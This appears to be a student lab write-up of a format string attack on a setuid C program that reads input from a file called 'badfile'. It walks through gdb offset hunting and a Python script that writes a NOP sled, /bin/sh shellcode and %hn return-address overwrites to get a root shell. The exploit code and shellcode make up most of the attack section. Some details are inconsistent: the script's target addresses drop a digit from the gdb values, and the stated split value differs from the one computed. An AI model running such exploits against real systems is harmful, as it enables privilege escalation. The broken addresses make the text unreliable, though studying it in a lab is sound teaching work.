Format String attack to get Root Shell

Let the program be

```
#include<stdio.h>

int vul_func(char *str){
printf(str);
return 0;
}

int main(){
char str[200];
FILE *badfile;
badfile=fopen("badfile","rb");
fread(str,sizeof(char),200,badfile);
vul_func(str);
return 0;}
```

Here program reads from badfile and prints the data using printf() which will be used to attack.
Here the program is compiled under name prog which is a setuid program.

```
-rwsr-xr-x 1 root seed 9.5K  prog
```


To find the return address of the program gdb is invoked.
In gdb the $ebp is 0xbffff278 .

```
Breakpoint 1, vul_func (
    str=0xbffff294 'A' <repeats 17 times>, ".%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x\n") at prog.c:5
5       return 0;
(gdb) p $ebp
$1 = (void *) 0xbffff278
```

As it is known that return address is $ebp +4 so the return address is 0xbffff27c.
The address of the variable str is 0xbffff280.

```
(gdb) p &str
$2 = (char **) 0xbffff280
```

To find the distance between printf() and str[] , badfile is written as
AAAAAAAAAAAAAAAAA.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x
Now while executing program following output is found:




As 41414141 is at 13th place which is hex for AAAA so there is need to supply 12 %x to reach str[ ] from printf( ).
The str[ ] will contain a shell code shellcode that will grove access to shell. To increase chances of obtaining shell some NOP will be added so that chances of return address have high probability of landing on shell code.
So the payload will be Format string code to change the return address + NOP's +Shell code

To make it easy to change the return address, the address is divided into 2 parts 0xbffff27c and 0xbffff27e.
The shell code will be stored at the end of str[ ] , the return address will be changed to 144 above the base of str[ ] at the NOP so that there is higher chances of landing at shell code.
So the address with which return address will be rewritten is
0Xbffff294 +(decimal)144
= 0Xbffff294+0x90 (hexadecimal equivalent of decimal value)
=0Xbffff324
The value 0xbffff294 is divided into 2 parts bfff and f294 which will be written on 0xbfff27c and 0xbfff27e respectively.
Now with the help of python a payload is generated as:

```
#!/usr/bin/python3
import sys
shellcode=(
"\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"
"\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
).encode('latin-1')
N=200

#Filling with NOP's
content= bytearray(0x90 for i in range(N))

#putting the shellcode at the end
start= N - len(shellcode)
content[start :] = shellcode

#Adding the addresses at the begining
addr1 = 0xbfff27e
addr2 = 0xbfff27c
content[0:4]=(addr1) .to_bytes(4,byteorder='little')
```

```
content[4:8]=("@@@@") .encode( ' latin- 1 ')
content[8:12]=(addr2) .to_bytes(4,byteorder='little')

#Now adding format specifiers.
small= 0xbfff - 12 - 11*8
large= 0xf324 - 0xbfff
s = " %.8x"*11 + " %." + str(small) + "x" + "%hn"+"%."+str(large)+"x"+"%hn"
fmt = (s).encode('latin-1')
content[12 :12+len (fmt)] = fmt

#Writing to the badfile
with open('badfile','wb') as f :
        f .write(content )
```

The badfile is generated as:



Now on running the program after modifying the return address with help of badfile we get the root access to the terminal.

As it can be seen from the screenshot above, the root shell is obtained as **whoami** command gives **root** as answer and we can see that user is able to access /ext/passwd file.
So using format string vulnerability root shell was acquired on a setuid program.